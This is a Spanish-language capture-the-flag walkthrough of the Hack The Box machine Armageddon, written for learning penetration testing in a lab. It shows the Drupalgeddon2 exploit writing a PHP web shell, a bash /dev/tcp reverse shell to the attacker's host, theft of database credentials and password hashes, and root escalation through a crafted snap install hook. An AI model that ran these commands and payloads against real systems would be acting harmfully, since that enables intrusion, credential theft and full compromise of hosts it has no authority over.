

# Máquina HTB Armageddon (modo guiado)

## 1- Enumeración


Para empezar, realizamos una enumeración de puertos con nmap:

```
sudo nmap -sS -sVC -Pn -p- <IP de la máquina> --min-rate 5000 -vvv
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDC2xdFP3J4cpINVAR0DYtbhv+uQNECQHD
YONVJTYLiEPD8nrS/V2EPEQJ2ubNXcZAR76X9Szqt11jTyQH/s6tPH+m3m/84NUU8PNb/dyh
RTJZ+WLdHsje3AkBk1yooGFF+0Td0j42YK20tAKDQBWnBmlnqLQ5mm/Va9T2bPYLLK5aUd4/5
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAAB
jUtbIGUrY=
|   256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
|   ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG9ZLC3EA13xZbzvvdjZRWhnu9clFOUe7i
80/tcp    open  http     syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/5.4.
|   _http-generator: Drupal 7 (http://drupal.org)
|   _http-title: Welcome to Armageddon | Armageddon
|   _http-methods:
|   _ Supported Methods: GET HEAD POST OPTIONS
|   _http-favicon: Unknown favicon MD5: 1487A9908F898326EBABFFD2407920D
|   _http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|   _http-robots.txt: 36 disallowed entries
|   /includes/ /misc/ /modules/ /profiles/ /scripts/
|   /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|   /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|   /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
|   /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
|   /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
|   /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|   /?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
```

Puede observarse que están abiertos los puertos **22 (SSH)** y **80 (HTTP)**

Esto responde a la primera pregunta del modo guiado de la máquina.



Si investigamos la página web, observamos que usa el CMS (Content Management System) Drupal.

The screenshot shows a web browser window with the title 'Welcome to Armageddon'. On the left, there's a login form with fields for 'Username' and 'Password', and links for 'Create new account' and 'Request new password'. Below the form is a 'Log in' button. On the right, the main content area displays the message 'Welcome to Armageddon' and 'No front page content has been created yet.' To the right of the main content is a sidebar titled 'Wappalyzer' with sections for 'TECHNOLOGIES', 'MORE INFO', and 'Export'. Under 'TECHNOLOGIES', it lists 'CMS' (Drupal), 'Web servers' (Apache HTTP Server), 'Programming languages' (PHP 5.4.16), 'Operating systems' (CentOS), and 'JavaScript libraries' (jQuery 1.4.4). A note at the bottom says 'Something wrong or missing?' and a section for 'Generate sales leads' is shown.

Con esto se responde la segunda pregunta.

The screenshot shows a dark-themed user interface for a task. At the top, it says 'Task 2'. Below that is a question: 'What is the name of the content management system the website is using?'. In the center, there is a text input field containing the word 'drupal'.

Llegados a este punto, es necesario explicar qué es **Drupalgeddon**. Esto fue una vulnerabilidad muy típica en el CMS Drupal durante mucho tiempo. De hecho, existieron Drupalgeddon y **Drupalgeddon2**.

Aquí puede verse las versiones vulnerables, junto con un ejemplo de prueba de concepto para explotarlo y cómo se obtendría la shell.

<https://github.com/dreadlocked/Drupalgeddon2>

Así que también podemos responder a esta pregunta.

The screenshot shows a dark-themed user interface for a task. At the top, it says 'Task 3'. Below that is a question: 'What is the name given to the exploit that targets Drupal < 8.3.9 / < 8.4.6 / < 8.5.1?'. In the center, there is a text input field containing the word 'drupalgeddon2'.

## 2- Explotación.

A continuación, vamos a lanzar el exploit de drupalgeddon2.

Se descarga el exploit y se instala la dependencia necesaria.

```
git clone https://github.com/dreadlocked/Drupalgeddon2
```

```
cd Drupalgeddon2
```

```
gem install highline
```

```
./drupalgeddon2.rb
```

```
(kali㉿kali)-[~/Escritorio/HTB/Armageddon]
└─$ git clone https://github.com/dreadlocked/Drupalgeddon2
Clonando en 'Drupalgeddon2'...
remote: Enumerating objects: 257, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 257 (delta 0), reused 0 (delta 0), pack-reused 253 (from 1)
Recibiendo objetos: 100% (257/257), 102.12 KiB | 1.70 MiB/s, listo.
Resolviendo deltas: 100% (88/88), listo.

(kali㉿kali)-[~/Escritorio/HTB/Armageddon]
└─$ cd Drupalgeddon2

(kali㉿kali)-[~/Escritorio/HTB/Armageddon/Drupalgeddon2]
└─$ gem install highline
Fetching highline-3.1.2.gem
Defaulting to user installation because default installation directory (/var/lib/gems/3.3.0) is not writable.
Successfully installed highline-3.1.2
Parsing documentation for highline-3.1.2
Installing ri documentation for highline-3.1.2
Done installing documentation for highline after 1 seconds
1 gem installed

(kali㉿kali)-[~/Escritorio/HTB/Armageddon/Drupalgeddon2]
└─$ ./drupalgeddon2.rb
Usage: ruby drupalgeddon2.rb <target> [-authentication] [--verbose]
Example for target that does not require authentication:
    ruby drupalgeddon2.rb https://example.com
Example for target that does require authentication:
    ruby drupalgeddon2.rb https://example.com --authentication
```

Ya teniendo esto, hay que apuntar a la IP de la víctima. Una vez dentro, vemos que somos el usuario **apache**.

```
./drupalgeddon2.rb http://<IP de la máquina>/
```

```
whoami
```

```
(kali㉿kali)-[~/Escritorio/HTB/Armageddon/Drupalgeddon2]
└─$ ./drupalgeddon2.rb http://[REDACTED]
[*] --=[:::#Drupaleddon2::]=--
[!] Target : http://[REDACTED]/
[+] Found : http://[REDACTED]/CHANGELOG.txt (HTTP Response: 200)
[+] Drupal: v7.56

[*] Testing: Form (user/password)
[+] Result : Form valid

[!] Testing: Clean URLs
[!] Result : Clean URLs disabled (HTTP Response: 404)
[!] Isn't an issue for Drupal v7.x

[*] Testing: Code Execution (Method: name)
[!] Payload: echo XAMJEBUO
[+] Result : XAMJEBUO
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hoooo!

[*] Testing: Existing file (http://[REDACTED]/shell.php)
[!] Response: HTTP 404 // Size: 5

[*] Testing: Writing To Web Root (./)
[!] Payload: echo PD9waHAgYoIGlzc20KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRFUkVRVUVTFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee shell.php
[+] Result : <?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
[+] Very Good News Everyone! Wrote to the web root! Waayheeeey!!

[!] Fake PHP shell: curl 'http://[REDACTED]/shell.php' -d 'c=hostname'
armageddon.htb>> whoami
apache
armageddon.htb>>
```

Por lo tanto, podemos responder a la siguiente pregunta.

#### Task 4

What user is the webserver running as?

apache

Vamos a comprobar los usuarios disponibles y, sobre todo, los que tienen /bin/bash.

`cat /etc/passwd`

```
armageddon.htb>> cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
polkitd:x:999:998:User for polkitd:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mvsal:x:27:27:MariaDB Server:/var/lib/mvsal:/sbin/nologin
brucetherealadmin:x:1000:1000::/home/brucetherealadmin:/bin/bash
armageddon.htb>>
```

```
armageddon.htb>> ls
CHANGELOG.txt
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
shell.php
sites
themes
update.php
web.config
xmlrpc.php
armageddon.htb>>
```

Tras investigar, vemos que esto utiliza una base de datos que es un mysql. De modo que podríamos intentar obtener la credencial del **mysql**.

En esta ruta obtenemos el nombre de la base de datos y las credenciales

```
cat /var/www/html/sites/default/settings.php
```

```
/*
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupaluser',
      'password' => 'CQHEy@9M*m23gBVj',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

Usuario: **drupaluser**

Contraseña: **CQHEy@9M\*m23gBV**

En este punto podemos responder a esta pregunta.

Task 5

What is the password for the MySQL database used by the site?

CQHEy@9M\*m23gBVj

Podemos intentar acceder a la base de datos mysql, pero antes necesitamos una shell reversa. Vamos a usar Reverse Shell Generator y los comandos **netcat** y **curl** (estos comandos los vamos a hacer como su, dado que, de lo contrario, devuelve un error de permisos)

```
sudo su
```

```
nc -lvp 9999
```

```
curl -G --data-urlencode "c=bash -i >& /dev/tcp/<mi IP>/9999 0>&1" 'http://<IP de la máquina>/shell.php'
```

```
[root@kali]~[/home/.../Escritorio/HTB/Armageddon/Drupaleddon2]
# curl -G --data-urlencode "c=bash -i >& /dev/tcp/[REDACTED]/4444 0>&1" "http://[REDACTED]/shell.php"
```

```
(root㉿kali)-[~/home/kali/Escritorio/VPNS]
└─# nc -lvpn 4444
listening on [any] 4444 ...
connect to [REDACTED] from (UNKNOWN) [REDACTED] 42908
bash: no job control in this shell
bash-4.2$
```

No se puede mejorar esta shell porque no hay python3. De modo que no se puede acceder al mysql directamente, se tiene que ejecutar todo desde fuera (con el comando -e)

```
mysql -e 'show tables;' -u drupaluser -p 'CQHEy@9M*m23gBVj' drupal
```

```
sessions
shortcut_set
shortcut_set_users
system
taxonomy_index
taxonomy_term_data
taxonomy_term_hierarchy
taxonomy_vocabulary
url_alias
users
users_roles
variable
watchdog
bash-4.2$
```

La tabla que buscamos es **users**.

```
What is the name of the table in the Drupal database that holder usernames and password hashes?

users
```


Ahora vamos a seleccionar todo desde "users" para intentar conseguir la contraseña de la siguiente pregunta.

```
mysql -e 'select * from users;' -u drupaluser -p'CQHEy@9M*m23gBVj' drupal
```

```
bash-4.2$ mysql -e 'select * from users;' -u drupaluser -p'CQHEy@9M*m23gBVj' drupal
<-- from users; --u drupaluser -p'CQHEy@9M*m23gBVj' drupal
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| uid | name | pass | mail | theme | signature_format | created | access | login | status | timezone |
|----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 0   |       |       | NULL |       |             0    | 0        | 0      | 0     | 0     |       |
| 1   | brucetherealadmin | $S$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt | admin@armageddon.eu |           | filtered_html | 16069987 |
| 56  | 1607077194 | 1607076276 | 1     | Europe/London |             0    | 0        | 1      | 1     | 1     |       |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
bash-4.2$
```

Obtenemos el usuario **brucetherealadmin** y una contraseña hasheada:  
**\$S\$DgL2gjv6ZtxBo6CdqZEyJuBphBmrCqIV6W97.oOsUf1xAhaadURt**

Tras crackearla, descubrimos que la contraseña es **booboo**.



A continuación, accedemos por ssh con las credenciales obtenidas.

```
ssh brucetherealadmin@<IP de la máquina>
```

Password: **booboo**

```
[brucetherealadmin@armageddon ~]$ ssh brucetherealadmin@[REDACTED]
The authenticity of host '[REDACTED] ([REDACTED])' can't be established.
ED25519 key fingerprint is [REDACTED].
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[REDACTED]' (ED25519) to the list of known hosts.
brucetherealadmin@[REDACTED]'s password:
Last login: Fri Mar 19 08:01:19 2021 from [REDACTED]
[brucetherealadmin@armageddon ~]$
```

Y desde aquí podemos conseguir la flag de user.txt

```
[brucetherealadmin@armageddon ~]$ ls
user.txt
[brucetherealadmin@armageddon ~]$ cat user.txt
```

### 3- Post explotación (escalada de privilegios).

Usando el comando sudo -l nos encontramos con un binario.

```
[brucetherealadmin@armageddon ~]$ sudo -l
Matching Defaults entries for brucetherealadmin on armageddon:
  !visiblepw, always_set_home, match_group_by_gid, always_query_gro
  LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS
  env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
  secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User brucetherealadmin may run the following commands on armageddon:
  (root) NOPASSWD: /usr/bin/snap install *
[brucetherealadmin@armageddon ~]$
```

Tras esto, podemos responder a esta pregunta.

```
Task 9

What is the full path to the binary on this machine that brucetherealadmin can run as root?

/usr/bin/snap
```

Vamos a usar GTFO Bins.

The screenshot shows the gtfoBins GitHub repository page for the 'snap' binary. At the top, there's a list of exploit types: Shell, Command, Reverse shell, Non-interactive reverse shell, Bind shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, and Limited SUID. Below this, a red box highlights the 'snap' binary. Further down, under the 'Binary' section, another red box highlights the 'sudo' function. The page also includes sections for 'Functions' (with 'Sudo') and 'Sudo'.

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**Sudo**

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

It runs commands using a specially crafted Snap package. Generate it with `fpm` and upload it to the target.

```
COMMAND=id
cd $(mktemp -d)
mkdir -p meta/hooks
printf '#!/bin/sh\n%s; false' "$COMMAND" >meta/hooks/install
chmod +x meta/hooks/install
fpm -n xxxx -s dir -t snap -a all meta

sudo snap install xxxx_1.0_all.snap --dangerous --devmode
```

En primer lugar, es necesario instalar fpm.

```
sudo gem install fpm
```

```
(kali㉿kali)-[~/Escritorio/HTB/Armageddon]
└─$ sudo gem install fpm
[sudo] contraseña para kali:
Fetching stud-0.0.23.gem
Fetching mustache-0.99.8.gem
Fetching insist-1.0.0.gem
Fetching dotenv-3.1.8.gem
Fetching clamp-1.3.2.gem
Fetching cabin-0.9.0.gem
Fetching pleaserun-0.0.32.gem
Fetching backports-3.25.1.gem
Fetching fpm-1.16.0.gem
Fetching arr-pm-0.0.12.gem
Successfully installed stud-0.0.23
Successfully installed mustache-0.99.8
Successfully installed insist-1.0.0
Successfully installed dotenv-3.1.8
Successfully installed clamp-1.3.2
Successfully installed cabin-0.9.0
Successfully installed pleaserun-0.0.32
Successfully installed backports-3.25.1
Successfully installed arr-pm-0.0.12
Successfully installed fpm-1.16.0
Parsing documentation for stud-0.0.23
Installing ri documentation for stud-0.0.23
```

Una vez instalado, vamos a ejecutar los comandos mostrados por GTFO Bins, pero sustituyendo el primero por COMMAND='cat /root/root.txt'

```
COMMAND='cat /root/root.txt'

cd $(mktemp -d)

mkdir -p meta/hooks

printf '#!/bin/sh\n%s; false' "$COMMAND" >meta/hooks/install

chmod +x meta/hooks/install

fpm -n xxxx -s dir -t snap -a all meta
```

```
(kali㉿kali)-[~/Escritorio/HTB/Armageddon]
└─$ COMMAND='cat /root/root.txt'
What is the full path to the binary on this machine that I can use to run my snap?
(kali㉿kali)-[~/Escritorio/HTB/Armageddon]
└─$ cd $(mktemp -d)
(kali㉿kali)-[/tmp/tmp.VdZsWl675j]
└─$ mkdir -p meta/hooks
(kali㉿kali)-[/tmp/tmp.VdZsWl675j]
└─$ printf '#!/bin/sh\n%s; false' "$COMMAND" >meta/hooks/install
(kali㉿kali)-[/tmp/tmp.VdZsWl675j]
└─$ chmod +x meta/hooks/install
Submit the flag located in root's home directory.
(kali㉿kali)-[/tmp/tmp.VdZsWl675j]
└─$ fpm -n xxxx -s dir -t snap -a all meta
Created package {:path=>"xxxx_1.0_all.snap"}
(kali㉿kali)-[/tmp/tmp.VdZsWl675j]
└─$ █
```

Levantamos un server.

```
python3 -m http.server 80
```

```
[kali㉿kali)-[~/tmp/tmp.VdZsWl675j]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Y en la shell hacemos **curl** a la ruta obtenida con el comando de fpm (xxxx\_1.0\_all.snap)

```
curl http://<mi IP>/xxxx_1.0_all.snap -o xxxx_1.0_all.snap
```

```
[brucetherealadmin@armageddon ~]$ curl http://[REDACTED]/xxxx_1.0_all.snap -o xxxx_1.0_all.snap
% Total    % Received % Xferd  Average Speed   Time   Time     Time  Current
          Dload  Upload   Total   Spent    Left  Speed
100  4096  100  4096    0      0  17068      0 --::-- --::-- --::-- 17210
[brucetherealadmin@armageddon ~]$ ls
user.txt  xxxx_1.0_all.snap
[brucetherealadmin@armageddon ~]$
```

Ahora usamos el último comando indicado por GTFO Bins en la shell.

```
sudo /usr/bin/snap install xxxx_1.0_all.snap --dangerous --devmode
```

Y tras esto, directamente se obtiene la flag de root.txt